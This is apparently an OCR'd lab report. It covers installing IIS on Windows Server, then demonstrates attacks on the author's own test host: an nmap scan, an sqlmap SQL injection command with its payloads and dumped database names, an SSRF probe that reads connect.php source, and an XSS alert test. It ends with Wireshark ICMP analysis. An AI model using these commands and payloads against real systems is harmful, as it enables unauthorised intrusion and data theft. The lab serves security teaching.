


Roles

- ☐ Active Directory Federation Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Active Directory Rights Management Services
- ☐ Device Health Attestation
- ☐ DHCP Server
- ☐ DNS Server
- ☐ Fax Server
- ■ File and Storage Services (1 of 12 installed)
- ☐ Host Guardian Service
- ☐ Hyper-V
- ☐ MultiPoint Services
- ☐ Network Policy and Access Services
- ☐ Print and Document Services
- ☐ Remote Access
- ☐ Remote Desktop Services
- ☐ Volume Activation Services
- ☐ Web Server (IIS)
- ☐ Windows Deployment Services
- ☐ Windows Server Essentials Experience
- ☐ Windows Server Update Services

Description

Web Server (IIS) provides a reliable, manageable, and scalable Web application infrastructure.



Select the role services to install for Web Server (IIS)


Role services

- ☑ Web Server
  - ☑ Common HTTP Features
    - ☑ Default Document
    - ☑ Directory Browsing
    - ☑ HTTP Errors
    - ☑ Static Content
    - □ HTTP Redirection
    - □ WebDAV Publishing
  - ☑ Health and Diagnostics
    - ☑ HTTP Logging
    - □ Custom Logging
    - □ Logging Tools
    - □ ODBC Logging
    - □ Request Monitor
    - □ Tracing
  - ☑ Performance
    - ☑ Static Content Compression
    - □ Dynamic Content Compression
  - ☑ Security


Description

Web Server provides support for HTML Web sites and optional support for ASP.NET, ASP, and Web server extensions. You can use the Web Server to host an internal or external Web site or to provide an environment for developers to create Web-based applications.

After installing IIS, to administer the service, go to Server Manager and select Tools and select Internet Information Services (IIS) Manager.



Defragment and Optimize Drives
Disk Cleanup
Event Viewer
Internet Information Services (IIS) Manager
iSCSI Initiator



Create an index/html file and access it, go to web01.com.

PART3: ATTACK SCENARIO AND DEMO

Prepare the tools

- Nmap: A gateway scanning tool.

- SQLmap: A tool that automates SQL Injection attacks.


Target: Vulnerable websites with SQL Injection, SSRF, and XSS vulnerabilities.

Scanning Ports with Nmap

Before the attack, it is necessary to scan the ports to find out what services are running on the target machine.

Nmap Command:

```
nmap -sV -sC -Pn web01.com
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -Pn web01.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 09:38 EDT
Nmap scan report for 192.168.1.207 (192.168.1.207)
Host is up (0.0013s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
| http-title: Login
|_Requested resource was http://192.168.1.207/login.html
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_ssl-date: TLS randomness does not represent time
| http-title: Login
|_Requested resource was https://192.168.1.207/login.html
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
445/tcp  open  microsoft-ds?
3306/tcp open  mysql         MariaDB (unauthorized)
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-07-18T13:39:16
|_  start_date: N/A
|_nbstat: NetBIOS name: WIN-91AHI3MTUNR, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:48:77:32 (VMware)
|_clock-skew: -3s
| smb2-security-mode:
```

The result is that the ports 21, 80 (http web server), and some other ports are active

SQL Injection Attacks with SQLmap


Check your website's login form with SQL injection



SQLmap command:

```
sqlmap -u http://192.168.1.207/connect.php --data="uname=*&psw=abc" --dbs --batch
```

After the attack is successful, the databases in the server are obtained:



```
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 357 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: uname=' OR NOT 6518=6518#&psw=abc

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: uname=' OR (SELECT 6518 FROM(SELECT COUNT(*),CONCAT(0x71706a7171,(SELECT (ELT(6518=6518,1))),0x716a6a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- GtIR&psw=abc

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=' AND (SELECT 5232 FROM (SELECT(SLEEP(5)))oWJV)-- wFYm&psw=abc
---
[09:59:15] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[09:59:15] [INFO] fetching database names
[09:59:15] [INFO] retrieved: 'information_schema'
[09:59:15] [INFO] retrieved: 'data'
[09:59:15] [INFO] retrieved: 'mysql'
[09:59:15] [INFO] retrieved: 'performance_schema'
[09:59:15] [INFO] retrieved: 'phpmyadmin'
[09:59:15] [INFO] retrieved: 'test'
[09:59:15] [INFO] retrieved: 'users'
available databases [7]:
[*] data
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] users
```


Attack SSRF (Server-Side Request Forgery)

SSRF Vulnerability Detection and Exploitation:

Assuming your site has a function that allows you to enter a URL, you can try entering an internal URL:

http://localhost/connect.php

The result of the successful exploitation is the src code of the server's internal url:



Content of URL: **http://localhost/connect.php**


```
<br />
<b>Warning</b>:  Undefined array key "uname" in <b>C:\xampp\htdocs\connect.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>:  Undefined array key "psw" in <b>C:\xampp\htdocs\connect.php</b> on line <b>11</b><br />
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Login</title>
<link rel="stylesheet" type="text/css" href="style.css" />
</head>
<body>
<div class="container">
  <section id="content">
    <form action="/connect.php" method="post">
      <h1>Login Form</h1>
      <div>
        <input type="text" placeholder="Enter Username" required="" id="uname" name="uname" />
      </div>
      <div>
        <input type="password" placeholder="Enter Password" required="" id="psw" name="psw" />
      </div>
      <div>
        <input type="submit" value="Log in" />
        <a href="/forget_password.php">Forget your password?</a>
        <a href="/register.html">Register</a>
      </div>
    </form>
  </section>
</div>
</body>
</html>
```

XSS (Cross-Site Scripting) Attacks

XSS vulnerability detection and exploitation:

You can try to insert XSS code:

```
<script>alert('XSS');</script>
```



Search page
192.168.1.207/search.php?search=<script>alert('xss')<%2Fscript>
192.168.1.207
xss
OK

PART4: ANALYZE AND IDENTIFY VULNERABILITIES

4.1 Analysis static wireshark


4.1.1 ICPM packet analysis

Purpose: Check the network, diagnose and handle connection problems.


Analyze:

Use wireshark to capture packets or open the captured "pcapng" file for analysis.


Open the file "pcapng" to perform packet analysis: "Windows + R" type "cmd" and press enter.


Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
cmd
OK
Cancel
Browse...

Enter the file path to open + Enter. Then the wireshark interface appears.



```
Microsoft Windows [Version 10.0.19045.4651]
(c) Microsoft Corporation. All rights reserved.

C:\Users\DELL>E:\FilePcapng\p001-nn.pcapng

C:\Users\DELL>
```




p001-nn.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.    Time        Source           Destination        Protocol Length Info
     1 0.000000    192.168.0.104    192.168.0.1        DNS       87 Standard query 0x7bb8 A browser.events.data.msn.com
     2 0.000184    192.168.0.104    192.168.0.1        DNS       87 Standard query 0x6676 HTTPS browser.events.data.msn.com
     3 0.003926    192.168.0.1      192.168.0.104      ICMP     115 Destination unreachable (Network unreachable)
     4 0.005293    192.168.0.1      192.168.0.104      ICMP     115 Destination unreachable (Network unreachable)
     5 0.487211    Intel_26:2e:97   Broadcast          ARP       42 Who has 192.168.0.32? Tell 192.168.0.100
     6 0.608920    192.168.0.102    192.168.0.104      ICMP      98 Echo (ping) request  id=0x201d, seq=63/16128, ttl=64 (reply in 7)
     7 0.609018    192.168.0.104    192.168.0.102      ICMP      98 Echo (ping) reply    id=0x201d, seq=63/16128, ttl=128 (request in 6)
     8 0.653217    Intel_e0:0f:bf   Broadcast          ARP       42 Who has 192.168.0.32? Tell 192.168.0.104
     9 1.514715    Intel_26:2e:97   Broadcast          ARP       42 Who has 192.168.0.32? Tell 192.168.0.100
    10 1.623650    192.168.0.102    192.168.0.104      ICMP      98 Echo (ping) request  id=0x201d, seq=64/16384, ttl=64 (reply in 11)
    11 1.623730    192.168.0.104    192.168.0.102      ICMP      98 Echo (ping) reply    id=0x201d, seq=64/16384, ttl=128 (request in 10)
    12 2.029396    Intel_e0:0f:bf   Broadcast          ARP       42 Who has 192.168.0.32? Tell 192.168.0.104
    13 2.200908    Intel_b5:51:76   Broadcast          ARP       42 Who has 192.168.0.32? Tell 192.168.0.105
    14 2.438052    Intel_26:2e:97   Broadcast          ARP       42 Who has 192.168.0.32? Tell 192.168.0.100
    15 2.612528    192.168.0.102    192.168.0.104      ICMP      98 Echo (ping) request  id=0x201d, seq=65/16640, ttl=64 (reply in 16)
    16 2.612611    192.168.0.104    192.168.0.102      ICMP      98 Echo (ping) reply    id=0x201d, seq=65/16640, ttl=128 (request in 15)
    17 2.641479    192.168.0.1      255.255.255.255    UDP      215 38053 → 7437 Len=173
    18 2.649342    Intel_e0:0f:bf   Broadcast          ARP       42 Who has 192.168.0.32? Tell 192.168.0.104
    19 2.760223    192.168.0.104    192.168.0.1        DNS       73 Standard query 0x8c56 A www.apple.com
    20 2.800761    192.168.0.1      192.168.0.104      ICMP     101 Destination unreachable (Network unreachable)
    21 3.034093    Intel_b5:51:76   Broadcast          ARP       42 Who has 192.168.0.32? Tell 192.168.0.105
    22 3.616338    192.168.0.102    192.168.0.104      ICMP      98 Echo (ping) request  id=0x201d, seq=66/16896, ttl=64 (reply in 23)
    23 3.616451    192.168.0.104    192.168.0.102      ICMP      98 Echo (ping) reply    id=0x201d, seq=66/16896, ttl=128 (request in 22)
```

```
